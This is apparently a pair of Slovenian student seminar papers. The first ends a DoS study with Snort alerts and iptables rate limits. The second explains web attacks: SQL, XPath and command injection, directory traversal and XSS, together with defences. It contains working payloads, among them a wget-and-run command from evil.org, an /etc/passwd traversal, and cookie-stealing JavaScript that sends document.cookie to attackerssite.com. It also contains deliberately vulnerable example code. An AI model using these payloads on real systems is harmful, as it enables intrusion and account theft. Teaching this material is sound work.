#9-(1-2936)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:27:11	192.168.0.4:631	192.168.0.1:42315	TCP
#10-(1-2935)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:26:44	192.168.0.1:46649	192.168.0.4:22	TCP
#11-(1-2934)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:26:12	192.168.0.4	124.121.175.58	ICMP
#12-(1-2933)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:25:09	192.168.0.1:42303	192.168.0.4:631	TCP
#13-(1-2932)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:25:02	192.168.0.4:631	192.168.0.44:54122	TCP

Slika 9: Shema omrežja



Sistemski administrator nato ugotovi, da bi lahko za zmanjšanje učinkov DoS napada uporabil kar požarni zid. Uporabi naslednje ukaze:

```
iptables -I INPUT -p tcp --dport 631 -j DROP
iptables -I INPUT -p tcp --dport 631 -m state \
    --state RELATED,ESTABLISHED -m limit \
    --limit 10/second --limit-burst 50 \
    -j ACCEPT
iptables -I INPUT -p tcp --dport 631 -m state \
    --state NEW -m limit --limit 5/minute \
    --limit-burst 10 -j ACCEPT
```


Ker ukaze dodaja na začetek verige INPUT (stikalo `-I`), jih mora dodati v obratnem vrstnem redu, torej zadnje pravilo mora biti dodano kot prvo. Pravila bom komentiral od zadnjega to prvega, torej tako, kot jih bo požarni zid uporabil:

1. Pravilo omeji število sprejetih novih TCP povezav na vratih 631 na 5 na minuto. Opcija `-limit-burst 10` pomeni, da mora najprej biti v minuti vzpostavljenih 10 novih povezav, preden bo požarni zid omejil število novih povezav.

2. Pravilo omejih število sprejetih paketov v obstoječih TCP povezavah na 10 na sekundo. Opcija `-limit-burst` ima podoben pomen kot zgoraj.

3. Pravilo zavrže vse preostale TCP pakete, ki pridejo na vrata 631. To so tisti paketi, ki jih zgornji pravili ne sprejmeta.

Slika 13: Poraba CPU časa procesa `cupsd`



Administrator nato preveri obremenjenost procesorja. Ugotovi, da proces `cupsd` še vedno porablja ves razpoložljiv procesorski čas (slika 13).

Administrator nato sistem CUPS ponovno zažene. Sedaj sistem spet deluje, kljub temu, da napad še vedno poteka. Napadalec je razkrinkan.

5. ZAKLJUčEK

Pri DoS in DDoS napadih poskuša napadalec blokirati žrtvino storitev in uporabnikom onemogočiti dostop do te storitve. Pri DoS napadu sodeluje le en napadalec, pri DDoS napadu oziroma porazdeljenem DoS napadu pa sam napad namesto napadalca izvajajo agenti, ki jih je napadalec predhodno okužil z zlonamerno kodo. Napade lahko delimo glede na več kriterijev. Vsak napad ima določeno stopnjo avtomatiziranosti, nekateri napadi izrabljajo slabosti v programski opremi. Napade delimo tudi glede na hitrost pošiljanja paketkov in glede na to, ali jim je možno poiskati značilnosti. Ločimo jih tudi po vrsti žrtve in po učinku nanjo.

Za boljšo predstavitev problema DoS in DDoS napadov smo simulirali tako napad kot obrambo pred napadom. Napad smo izvajali s programom LOIC. Izvedli smo TCP, UDP in HTTP napad in opazovali promet na omrežju ter odziv žrtve.

Glavna obramba pred DoS in DDoS napadi je redno posodabljana programska oprema. Pred napadi se lahko branimo tudi s filtriranjem paketov, ki jih uporabniki pošiljajo storitvi. Poznamo bolj in manj kompleksne načine filtriranja paketov, pri tem pa moramo biti previdni, da dostopa do storitve ne preprečimo tudi legitimnim uporabnikom. Izvedli smo tudi praktični poskus obrambe pred napadom. S programom loiq smo izvedli HTTP DoS napad na sistem CUPS. S sistemom Snort smo napad uspešno zaznali in njegove posledice omilili s pomočjo požarnega zidu žrtve.

6. VIRI

[1] J. Mirkovic, J. Martin, P. Reiher, *A taxonomy of DDoS attacks and DDoS defense mechanisms*, UCLA CSD Technical Report, št. 020018.

[2] C. Douligeris, A. Mitrokotsa, *DDoS attacks and defense mechanisms: classification and state-of-the-art*, Computer Networks, št. 44, str. 643–666, 2004

[3] A. Pras, A. Sperotto, G. C. M. Moura, I. Drago, R. Barbosa, R. Sadre, R. Schmidt, R. Hofstede, *Attacks by "Anonymous" WikiLeaks Proponents not Anonymous*, CTIT Technical Report, št. 10.41, 2010

[4] F. Lau, S. H. Rubin, M. H. Smith, L. Trajkovic, *Distributed Denial of Service Attacks* 2000 IEEE International Conference on Systems, Man, and Cybernetics, zv. 3, str. 2275-2280, 2000

Napadi na spletne aplikacije

Dino Rošić Peter Šaponja Anže Markič

POVZETEK

Varnost spletnih aplikacij je eden od ključnih problemov s katerim se srečujemo pri njihovi gradnji. Ta članek se osredotoča na opis čim več različnih vrst napadov in čim bolj pogoste napade na spletne aplikacije. Da bi bolje razumeli kako se napad izvede in kakšne so posledice le the smo uporabili tudi konkretne primere izvedbe teh napadov. Poleg njihove izvedbe bomo govorili tudi o njihovi preprečitvi.

Ključne besede

Internet, Web2.0, SQL, PHP, Javascript, buffer overflow, C, assambley, sql injection, CSRF, XSS

1. Uvod

Vse več aplikacij se seli z namizij na splet. V seminarski nalogi si bomo ogledali varnost spletnih aplikacij. Ogledali si bomo vstavitvene napade, s kateri želimo vstaviti svojo kodo in tako pridobiti podatke, authentacijo, ... Na to si bomo ogledali XSS (“Cross-site scripting”) napade, ki so podobni kot vstavitvenim napadom samo da pri XSS napadih poleg nas vstavitveno kodo vidijo tudi ostali uporabniki aplikacije. Veliko mehanizmov za preprečevanje takih napadov je vgrajenih v spletnih brskalnikih. Na kratko bomo predstavili varnostne mehanizme in kako se jih da onemogočiti. HTML5 je standard, ki je vse bolj popularen in ogledali si bomo kako je z varnostjo tega novega standarda.

Nadaljevali bomo z med domenskimi oziroma “cross domain” napadi, različnimi načini njihove izvedbe ter njihove posledice in preprečitev. Ogledali si bomo tudi napad specifičen za web 2.0 aplikacije in AJAX, to je javascript ugrabitev in zakaj je tako nevaren napad.

Za konec si bomo še pogledali enega izmed najbolj zloveščih napadov imenovanega prekoračitev v medpomnilniku (buffer overflow). V tem primeru sicer ne bo šlo za "klasični" spletni napad, temveč bolj za napad, ki je orientiran na infrastrukturo, ki omogoča prikazovanje spletnih vsebin(spletne strežnike).

2.Vstavitveni napadi

Napadi, kjer želimo v spletno aplikacijo ali spletno stan vstaviti svojo kodo imenjujemo vstavitveni napadi (Injection attack). Pri vstavitvenih napadih napadalec želi v program vnesti svojo kodo in tako spremeniti potek izvanjanja programa. Vstavitveni napadi se največ uporabljajo napadanje spletnih aplikacij oz. strani.

Vstavitveni napadi izkoriščajo prepletanje uporabniških vnosov in programske logike. Napadalci želijo vstaviti “svojo” kodo tam, kjer razvijalci predvidevajo podatke, ki jih je vnesel uporabnik. Napadalci poskušanjo vriniti svojo kodo preko vnosnih polj (skritih in prikazanih), parametrov v spletnem naslovu, AJAX zahtevkov,...

Napadi pri katerih želimo vstaviti svojo kodo poznamo že zelo dolgo vendar so se z Web 2.0 razširili. Z kodo, ki jo vrine napadalec lahko vpliva na delovanje, izgled ali izkušnjo uporabnika, ki uporablja to spletno aplikacijo ali stran. Za uspešno vrivanje kode so potrebni trije koraki:

1. Ugotoviti moramo s pomočjo katerih tehnologij je spletna aplikacija razvita, ker ti napadi so zelo odvisni od programskega jezika in tehnologij spletne aplikacije oz. strani. Tehnologije, ki so bile uporabljene za razvoj spletne aplikacije lahko ugotovimo s pregledovanjem izvorne kode, error strani ali pa uporabimo orodja kot so nessus, nmap, THC-amap
2. V naslednjem koraku moramo poiskati vsa možna vnosna polja, s katerimi lahko, kot uporabniki vnašamo podatke. Kot napadalci lahko spreminjamo HTML vsebino spletne strani kot npr. lahko prikazujemo skrite elemente, dodajamo svoje elemente, spreminjamo lahko piškotke in AJAX zahtevke. Vse podatke, ki pošiljajo preko POST ali GET zahtevkov smatramo, kot uporabniški vnos. Za iskanje vnosnih polj si lahko pomagamo z orodji kot so WebScarab, Paros, or Burp.
3. Enkrat, ko imamo vsa možna vnosa polja, moramo poiskati tista vnosna polja preko katerih lahko vstavimo svojo kodo. Pomagamo si lahko z napakami, ki jih vrne spletna stran.

Za uspešno vrivanje moramo zelo dobro poznati programski jezik kode katero želimo vriniti, delovanje brskalnika in zelo veliko improvizacije. Zelo veliko moramo improvizirati, ker je zelo veliko načinov kako naresti spletno aplikacijo, s katerimi tehnologijamo gradimo spletno aplikacijo in način programiranja. Zato tudi ne obstaja recept za vrivanje kode, ki bo deloval pri vseh spletnih aplikacijah in strani.

Obstajajo pa programi s katerimi si lahko pomagamo npr. za iskanje vseh možnih vnosnih polj, ugotavljanje s katerimi tehnologijam je spletna aplikacija narejena, testiranje, če je spletna aplikacija odporna na SQL vrivanje. V primeru, da je aplikacija narejena z odprtokodno programsko opremo si lahko pomagamo z seznamom sprememb pri posodobitvah.

2.1 SQL vstavljanje

Z vstavljanjem SQL kode želijmo pridobiti podatke, izogniti avtentikaciji, brisati podatke, pridobiti popoln nadzor nad bazo ... SQL je defacto standard za poizvedovanje podatkov iz baz, in ker večina spletnih strani danes uporablja SQL baze je velika verjetnost, da naša tarča uporablja SQL bazo. Baze podatkov so tudi prave zakladnice zaupnih podatkov o uporabnikih te spletne aplikacije.

Spletne aplikacije, ki so ranljive z SQL injection napadi ne preverjajo vsebine uporabniških vnosov, poleg tega pa vstavljajo uporabniške vnose v poizvedbe kot parametre. Pričakovati od uporabnikov, da bodo v vnosna polja vnašali le dovoljene znake, je seveda utopično in naivno z strani razvijalcev. Naslednji primer prikazuje poizvedbo, kjer želimo avteticirati uporabnika z pripadajočim primarnim uporabniškim imenom in geslom, ki ju dobimo kot parametera v GET zahtevku. Neglede na to ali sta parametera števili, tekst ali pa null se bo poizvedbe izvršila.

```
SELECT * FROM users WHERE
username='$_GET['username']' AND password
='$_GET['password']';
```

V primer, ko bo obstajal uporabnik z danim uporabniškem imenom in geslom dobimo nazaj pripadajočega uporabnika, v primer, ko uporabnik ne obstaja pa ne dobimo nič. Vendar obstaja še tretja možnost t.j. ko je vsebina parametera SQL ukaz kot npr. če je username enak "' OR 1=1--" in password enak "x", kar nam da:

```
"SELECT * FROM users WHERE username='' OR 1=1 -- AND
password ='x';"
```

V SQL "--" pomeni da vse desno od "--" komentar potem dobimo ALI, kjer je desna stran vedno res, ki nam da naslednjo poizvedbo:

```
SELECT * FROM users;
```

Tako je napadalec dobil podatke o vseh uporabnikih. Za uspešen napad mora napadalec obstoječo sintaktično pravilno poizvedbo razvijalca spremeniti v svojo sintaktično pravilno poizvedno. Pri prejšnjem primeru smo uporabili " ' OR 1 = 1 -- " spreminjanje obstoječe poizvedbe, vendar včasih nam to vrne napako z spročilom, da naša poizvedba ni sintaktično pravilna v tem primeru moram uporabiti " ') OR 1 = 1". V prejšnjem primeru smo z vstavljanjem SQL ukazov pridobili informacije o vseh uporabnikih vendar bi lahko storili veliko več, kajti SQL omogoča da so ukazi znotraj ene vrstice poljubno dolgi samo sintaktično pravilno morajo biti. Validacija uporabniških vnosev je nujen, ne odpravlja pa možnosti vrivanja SQL. Najboljša preprečitev vrivanja SQL je uporaba vnaprej pripravljenih stavkov SQL (prepared statements). Pripravljeni stavki v SQL razlikujejo med statičnim delom poizvedbe in vhodnimi parametri. Primer pripravljenega stavka:

```
$dbh->prepare('SELECT * FROM users WHERE USERNAME
= ? AND PASSWORD = ?');
$stmt->execute($username, $password);
```

2.2 XPath vstavljanje

Z vstavljanjem SQL kode želijmo pridobiti podatke, izogniti avtentikaciji, brisati podatke, pridobiti popoln nadzor nad bazo ... SQL je defacto standard za poizvedovanje podatkov iz baz, in ker večina spletnih strani danes uporablja SQL baze je velika verjetnost, da naša tarča uporablja SQL bazo. Baze podatkov so tudi prave zakladnice zaupnih podatkov o uporabnikih te spletne aplikacije.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
 <user>
  <id> 1 </id>
  <username> admin </username>
  <password> xpathr00lz </password
 </user>
 <user>
  <id> 2 </id>
  <username> testuser </username>
  <password> test123 </password>
 </user>
 <user>
  <id> 3 </id>
  <username> lonelyhacker15 </username>
  <password> mypassword </password>
 </user>
</users>
```

Kot razvijalec želimo avtenticirati uporabnika z naslednjo kodo:

```
String username = req.getParameter("username");
String  password = req.getParameter("password");
XPathFactory factory = XPathFactory.newInstance();
XPath xpath = factory.newXPath();
File file = new File("/usr/webappdata/users.xml");
InputSource src = new InputSource(new FileInputStream(file));
XPathExpression expr = xpath.compile("//users[username/
text()=' '' +
   username + '' ' and password/text()=' ''+ password +'' ']/id/
text()");
String id = expr.evaluate(src);
```

Najprej naložimo zgornji XML dokument v katerem imamo podatke od uporabnikov, po tem dokumentu iščemo niz kjer sta uporabniško ime in geslo enaka vrednostima, ki ju dobimo. Na koncu dobimo id danega uporabnika. V primeru, ko je uporabniško ime enako "Admin" in geslo enako "pass" je XPath poizvedba enaka:

```
//users[username/text()='Admin' and password/text()='pass']/id/
text()
```

Podobno kot pri SQL lahko tudi sedaj vstavimo svoje XPath poizvedbe. Če pri zgornjem primeru kot vrednost gesla pošljemo " ' or '1'='1; " se nam zgornja poizvedba prevede na

```
//users[username/text()='admin' and password/text()='' or
'1'='1' ]/id/ text()
```

Z zgornjo poizvedbo dobimo id administratorja če je geslo administratorja enako "" ali če je 1=1, torej v vsakem primeru dobimo id administratorja brez tega da poznamo njegovo geslo. XPath vrivanje preprečimo z validacijo vrednost in pripisovanje tipov posameznim spremenljivkam.

2.3 Vrivanje ukazov

Vrivanje ukazov oz. "Command Injection" uporabljamo, ko vhodne podatke uporabimo v sistemskih ukazih. Zaradi uporabe sistemskih ukazov lahko dobimo nadzor nad celotnim sistemom. Ukazi se izvršijo z istimi pravicami, kot jih imajo ukazi, katere

zažene aplikacija. “Command Injecton” so najbolj pogosti z Perl, PHP jeziki in nekoliko manj v Python in C# jeziki. V naslednjem primeru imamo kodo, ki sprejme email naslov in pošlje email na dani naslov s pomočjo sistemskega ukaza mail.

```
<?php
$email_subject = "some subject";
if ( isset($_GET{'email'})) {
  system("mail " + $_GET{'email'}) + " -s '" + $email_subject +
"' < /tmp/email_body", $return_val);
} ?>
```

Podobno kot pri prejšnjih napadih naš cilj je vstaviti ukaz preko email parametra, pri tem pa moramo poskrbeti, da bo ukaz pred našim sintaktično pravilen. Parameter funkcije system je sestavljenega iz statičnega dela in vhodnega parametra (email). Podobno kot pri SQL in XPath vstavljanem moramo najprej zaključiti oz. končati ukaz, ki ga želi izvesti aplikacija in nato še naš ukaz, ki ga želimo vstaviti. Zastavica s katero lahko zaženemo in uspešno zaključimo ukaz mail je --help. Po ukazu mail --help želimo zagnati še naš ukaz. V primeru da želimo zagnati več ukazov jih ločimo z ;. Prostanek statičnega ukaza preprosto označimo za komentar z #. V tem primeru bi parameter email imel vrednost:

```
--help; wget http://evil.org/attack_program; ./attack_program #
```

Ukaz, ki se izvede bi izgledal kot

```
mail --help; wget http://evil.org/attack_program;
./attack_program # s 'some subject' < /tmp/email_body
```

bi najprej izvedel main --help, ki izpiše dokumnetacijo mail ukaza nato pa prenese program in ga izvede.

Vrivanje ukazov preprečimo z validacijo vhodnih parametrov podobno kot pri XPath in SQL vrivanjem preden zaženemo ukaz. Upoštevati moram da ukaze poleg ; ločimo še z && in ||.

2.4 Directory Traversal Attacks

Z “Directory Traversal” napadom napadalec želi pogledati vsebino poljubne datoteke na strežniku. Za napadalce so najbolj zanimive datoteke v katerih so gesla, konfiguraciske datoteke in zasebni SSL ključi. Spletne aplikacije, ki odpirajo datoteke na podlagi uporabniškega vnosa so ranljive DT napadom. V spodnjem primeru želimo naložiti datoteko, ki vsebuje jezikovne prevode v odvisnosti do vrednosti parametra “language”.

```
<?php
$language = "main-en";
if (is_set($_GET['language'])) $language =
$_GET['language'];
include("/usr/local/webapp/static_files/" . $language . ".html");
?>
```

Do primer pridemo preko naslova http://foo.com/webapp/static.php?language=main-en napadalec lahko prebere poljubno datoteko tako da s parametrom “language” vključi poljubno datoteko. Če bi napadelec naredil zatevek kot npr:

```
http://foo.com/webapp/static.php?language=../../../../etc/passwd
%00
```

bi funkcija include vključila datoteko passwd, ki se nahaja v imeniku:

```
/usr/local/webapp/static_files/../../../../etc/passwd
```

ali poenostavljeno:

```
/etc/passwd
```

Na koncu zahtevka imamo še null byte (%00), ki prepreči leplenje zadnjega dela niza (“.html”). Večina ogrodij za razvijanje spltnih aplikacij ima že zaščito za DT napade. Npr. v PHP-ju imamo nastavitev magic_quotes_gpc, ki bo vse znake / spremenila v \/ in tako preprečila DT napade. Drugi način kako se lahko izognemo DT napadom da v naprej definiramo katere datoteke lahko odpiramo kot je prikazano v naslednjem primeru.

```
<?php
$languages = array('main-en','main-fr','main-ru');
$language = $languages[1];
if (is_set($_GET['language'])) $tmp = $_GET['language']; if
(array_search($tmp, $languages)) $language = $tmp;
include("/usr/local/webapp/static_files/" . $language . ".html");
?>
```

3. XSS napadi

XSS oz. cross-site scripting napadi so podobni kot vstavljeni napadi samo da pri XSS napadih poleg nas vstavitveno kodo vidijo tudi ostali uporabniki aplikacije. Veliko varnostnih mehanizmov za preprečevanje napadov na spletne strani je vgrajenih v spletni brskalnik. Vsi varnostni mehanizmi so razviti tako, da so čim bolj neodvisni od drugih varnostnih mehanizmov. Napadalec lahko z stavljanjem JavaScript kode onemogoči varnostne mehanizme tako, da nam ostane politika istega izvora. Ponavadi je varnostni mehanizem politika istega izvora (same origin policy) skupna lastnost vseh varnostnih mehanizmov in je varnostni mehanizem, ki ga najlažje obidemo. V nadaljevanu si bomo ogledali tri varnostne mehanizme:

1. Politika istega izvora (The same origin policy)
2. Varnostni model za piškotke (The cookies security model)
3. Varnostni model za Flash vtičnik (The Flash security model)

3.1 Politika istega porekla

Politika istega izvora oz. politika iste domene je glavni varnostni mehanizem v spletnih brskalnikih. Izvora je sestavljeno iz domene, protokola in številko vrat (port number). Politika istega porekla dovoli skriptam, ki se izvajajo na istem poreklu dostopanje do funkcij in lastnosti in onemogoča dostopanje do istih funkcij in lastnosti skriptam z drugih spletnih strani. Ta varnostni mehanizem je zelo pomemben za spletne aplikacije, ki uporabljajo piškotke za avtentikacijo uporabnikov. Če si še na

primeru pogledamo politiko istega porekla na spletni strani http://foo.com/bar/baz.html:

URL	Dostop	
http://foo.com/index.html	DA	Ista domena in isti protokol
http://foo.com/ cgi-bin/version2/ webApp	DA	Ista domena in isti protokol
http://foo.com:80/bar/baz.html	DA	Ista domena, isti protokol in ista vrata
https://foo.com/bar/baz.html	NE	Različna protokola
http://foo.com:8080/bar/baz.html	NE	Različna vrata.
https://www.foo.com/bar/ baz.html	NE	Različna domena.

Kot smo videli je politika istega porekla nekoliko prestroga, predvsem za spletne strani, ki imajo poddomene.

Politiko istega porekla lahko do neke mere spreminjamo tako, da spremenimo vrednost domene znotraj objekta dokument. Npr. če imamo spletno stran http://xyz.foo.com in želimo da komunicira z http://foo.com lahko znotraj prve strani spreminimo vrednost domene:

```
<script>
document.domain = "foo.com";
</script>
```

Sedaj lahko http://xyz.foo.com pošilja HTTP zahtevke na http://foo.com in bere odgovore. Torej če napadalec lahko vstavi HTML ali JavaScript v http://xyz.foo.com potem lahko tudi vstavi Javascript v http://foo.com. To lahko naredimo tako da najprej vstavimo HTML in Javascript v http://xyz.foo.com in nastavimo document.domain na foo.com, nato naložimo http://foo.com preko iframe-a in nato lahko dostopamo do vsebina iframe-a preko Javascripta.

3.2 Varnostni model za piškotke

Protokol HTTP ne hrani stanja, kar bi pa bilo koristno pri določenih aplikacijah (oglaševanje, nakupovanje, personalizacija, avtentikacija) zato pridejo v poštev piškoti. Piškoti hranijo pare ime/vrednost, ki se prenesejo v glavi HTTP. Zato je potrebno piškotke izdelati pred kakršnim koli HTTP izpisom. Zapisovaje v piškot imata tako strežnik kot spletna stran. Stežniki so glavni upravljalci piškotov v katere lahko zapisujejo, iz njih berejo in jih zaščitijo. Glavni mehanizmi za zaščito piškotov so

- **domain**: Atribut domain vsebujo domeno s katere lahko pregledujemo vsebino piškota. Delujo podobno kot politika istega izvora.
- **path**: Atribut v katerega shranjujemo pot znotraj katere lahko pregledujemo vsebino piškota.
- **expires**: Čas trajanja piškota, po tem času ga brskalnik zbriše
- **secure**: Z atributom secure se piškot pošilja samo preko https povezave

3.3 Varnostni model za Flash

Flash vtičnik je eden najpopularnejših zato je idealen za uporabo pri napadu spletnih aplikacij. Flash uporablja skriptni jezik imenovan ActionScript, ki je podoben Javascript jeziku in vsebuje razrede, ki so zelo zanimivi napadalcem:

- Socket razred omogoča ustvarjanje TCP Socket povezav in omgoča omejeno preiskovanje omrežij, ki niso javno dostopna.
- ExternalInterface razred omogoča razvijalcem izvajanje JavaScript kode.
- XML in URLLoader razreda omgočata ustvarjanje HTTP zahtevkov.

Podobno kot pri politik istega izvora Flash lahko bere samo odgovore, ki so iz istega izvora kot Flash aplikacija. Flash tudi ne dovoli branje odgovorov , ki so poslani preko https protokola, če je sama aplikacija naložena preko HTTP protokola. Flash dovoli cross-domain komunikacijo, če druga domena dovoli takšno komunikacijo.

3.4 XSS

Primarni cilj XSS je obiti politiko istega izvora z vstavitvijo HTML ali Javascript-a oz. katerega koli drugega skriptnega jezika. Če napadalec uspe vstaviti skripto kamorkoli v spletno aplikacijo bo spletni brskalnkih predvideval, da je ta skripta del spletne aplikacije. Napadalec s pomočjo skripte ima možnost:

- branje piškotkov spletne aplikacije
- branje vsebine strani spletne aplikacije
- spreminjanje izgleda
- pošiljanje zahtevkov na strežnik spletne aplikacije

Z XSS so potreni trije koraki

1. Vstavitev HTML za potrebe vstavitve skripte v spletno aplikacijo
2. “Doing something evil”
3. “Luring the victim”

3.4.1 Vstavljanje HTML

Obstaja veliko načinov kako vstaviti HTML in skripte v spletne aplikacije. Če najdemo spletno aplikacijo, ki uporabnikov vnos prikaže na spletni aplikacijo vključno z oklepaji, večje, manjše, dvopičja, ... (<,>,/, :,;) Če najdemo takšna vnosna poljajih lahko uporabimo za vstavljanje HTML.

Zrcalno vstavljanje HTML smatramo takrat kadar spletna aplikacija izpiše uporabnikov vnos neglede nato kaj je uporabnik vpisal oz. poslal. V primeru, če bo uporabnik vpisal HTML oz. Javascript bo brskalnik interpretiral kot HTML oz. Javascript, saj ne bo razlikoval med HTML in Javascript, ki so ga napisali razvijalci. Tak primer prikazuje naslednja koda:

```
<html>
<body>
<?php
if (isset($_GET{'UserInput'})) $out = 'your input was: '" .
$_GET{'UserInput'} . '".';
else {
 $out = '<form method="GET">enter some input here: ';
  $out .= '<input name="UserInput" size="50">';
  $out .= '<input type="submit">';
  $out .= '</form>';
}
print $out;
?>
</body>
</html>
```

V primeru, ko ni parametra "UserInput" se prikaže vnosno polje v katero vpišemo poljubeno besedilo drugače se izpiše vrednost znotraj parametra "UserInput". Opazimo da uporabnik lahko vpiše kar koli tudi HTML in JS. Za primer če v vnosno polje vstavimo <script>alert(1)</script>, kot odgovor na zahtevek dobimo

```
<html>
<body>
your input was: "<script>alert(1)</script>".
</body>
</html>
```

in iz odgovora vidimo da se uporabniški vnos preslika v odgovor. Za dan primer se bo Javascript izvedel, ker brskalnik ne razlikuje med kodo, ki jih vnese uporabnik in razvijalec.

Shranjena HTML vstavitem je podbno zracaljeni HTML vstavitvi, edina razlika je da prva shranjena v aplikaciji, kot npr. v komentarju, sporočilu, statusu,...

Iskanje kam vse lahko vstavljamo HTML je proces pri katerem moramo probati HTML vstavljati v vsako polje (skrito ali prikazano) in v vsak GET ali POST parameter. Število polj preko katerih želimo vstaviti HTML je pri modernih spletnih aplikacijah zelo veliko, vendar ponavadi je mogoče vstavljati preko enga ali dveh vnosnih polj. Včasih se HTML vstavitve kot npr. <script>alert(1)</script> ne bodo izvedle zaradi lokacije, kjer so prikazane npr. <input type="text" name="p" value="<script>alert(1)</script>">, ker je vstavitev interpretirana kot znakovni niz in se skripta ne izvrši.

Za primer vzemimo, da napadalec izvrši nasledni zahtevek

```
http://somewhere.com/s?
a1=USER_INPUT1&a2=USER_INPUT2&a3=USER_INPUT3
&
a4=USER_INPUT4&a5=USER_INPUT5&a6=USER_INPUT6
&a7=USER_INPUT7&
a8=USER_INPUT8&a9=USER_INPUT9&a10=USER_INPUT1
```

in odgovor na zahtevek

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Apache
Cookie: blah=USERINPUT1; domain=somewhere.com;
Content-Length: 502
<html>
<head><title>Hello USERINPUT2</title> <style>
a {color:USERINPUT3} </style> <script>
var a4 = "USERINPUT4";
if (something.equals('USERINPUT5')) alert('something');
</script>
<body>
<a href="http://somewhere.com/USERINPUT6">click me</a>
<a href='USERINPUT7'>click me 2</a>
<img src="http://somewhere.com/USERINPUT8">
<p onclick="window.open('USERINPUT9')">
some paragraph
</p>
<form>
<input type="hidden" name="a" value="b">
<input type="submit" value=USERINPUT10>
</form>
</body>
</html>
```

Vsak uporabniški vnos lahko izkoristimo na več načinov. Par primerov kako lahko izkoristimo ranljivost prejšnega primera

- **USERINPUT1** se uporablja za v glavi HTTP odgovora in sicer za nastavljanje piškotka. Če bi napadalcu uspelo vstavili podpičje bi lahko piškotku spreminjali varnostne nastavitve in ostale nastavitve kar se tiče piškotka. V primer da napadalcu uspe vstaviti \n (nova vrstica) lahko dodaja dodatna polja znotraj HTTP glave (HTTP response splitting)
- **USERINPUT2** je znotraj title značke. Znotraj značke se ne izvršujejo skripte zato moramo najprej zaključiti title značko kot npr. </title><script>alert(1)</script>.
- **USERINPUT3** je znotraj style značke in za izvršitev skripte znotraj značke uporabimo " black; background:url('javascript:alert(1)'); "
- **USERINPUT4**: ;alert(1);
- **USERINPUT5**: '))}{}alert(1);if(0)

To je samo primer kje lahko vse vstavljamo HTML in Javascript. V primeru na naši poskusi sintaktično pokvarijo stran ali prikaže vstavitveno kodo pomeni da smo našli varnostno luknjo za XSS vendar moramo še malo prilagoditi kodo.

Vsi HTTP odgovori niso prikazani uporabniku med te spadajo odgovori AJAX zahtevke in strani za prikazovanje napak (error pages). Razvijalci ponavadi spregledajo oz. ne zaščitijo takih zahtev, ker jih uporabniki direktno ne pošiljajo vendar napadalci lahko pošiljajo AJAX zahtevke (GET in POST). Podobno je z stranmi kjer razvijalci prikažejo napako, ki se je zgodila.

Z vstavljanjem HTML lahko vključimo tudi Flash s katerim lahko počnemo več kot z Javascript. Flash lahko vklučimo z značko embed:

```
<embed allownetworking="all" allowScriptAccess="always"
src="http://evil.com/evil.swf" width="1" height="1">
```

Z Flash aplikacijo lahko tako kot z Javascript skripto beremo piškotke (ExternalInterface razred), spreminjamo izgled aplikacije (ExternalInterface razred), pošiljamo HTTP zahtevke (XML razred) . Flash nam omogča še dodatne funkcionalnosti, ki jih z Javascript ne dobimo kot npr. ustvarnjanje Socket povezav, s katerimi lahko ustvarjano HTTP paketke ali povezujemo na druge računalnike v omrežje preko vrat. Tudi za Socket povezave velja politike istega izvora, tako da napadalec mora najprej izklopiti ali obiti to politiko. Nekateri razvijalci dobi nastavili MIME tip AJAX odgovorov na text/plain, ker v tem primer brskalnik ne bo vsebino interpretiral kot html ampak navaden tekst. Flash aplikaciji je vseeno kak MIME tip ima odgovor, kar omgoča da Flash aplikacija ustvarja zahtevke na strežnik spletne aplikacije, bere datotke z strežnika in ustvarja Socket povezave na domeno.

3.4.2 "Doing something evil"

XSS je napad na uporabnika spletne aplikacije, ki omogča da kotroliramo aplikacijo, ki uporablja uporabnik. Načeloma z XSS ne želimo okužiti ali prevzeti nadzor nad uporabnikovim računalnikom ali strežnik spletne aplikacije. Z XSS lahko

- Krademo piškotke
- Posnemamo spletno aplikacijo žrtvi
- Pretvarjamo se da smo žrtva spletni aplikaciji

Kot smo že prej omenli se ponekod piškotki uporabljajo za avtentikacijo uporabnika. V primeru da napadalec pridobi piškot uporabnika lahko prevzame kontrolo nad njegovim računom. Krajo piškotkov lahko izvedemo z naslednjo kodo:

```
var x=new Image();x.src='http://attackerssite.com/
eatMoreCookies?c=' +document.cookie;
```

ali

```
document.write("<img src='http://attackerssite.com/
eatMoreCookies"+ "?c="+document.cookie+"'>");
```

```
document.write("<img src='http://attackerssite.com/
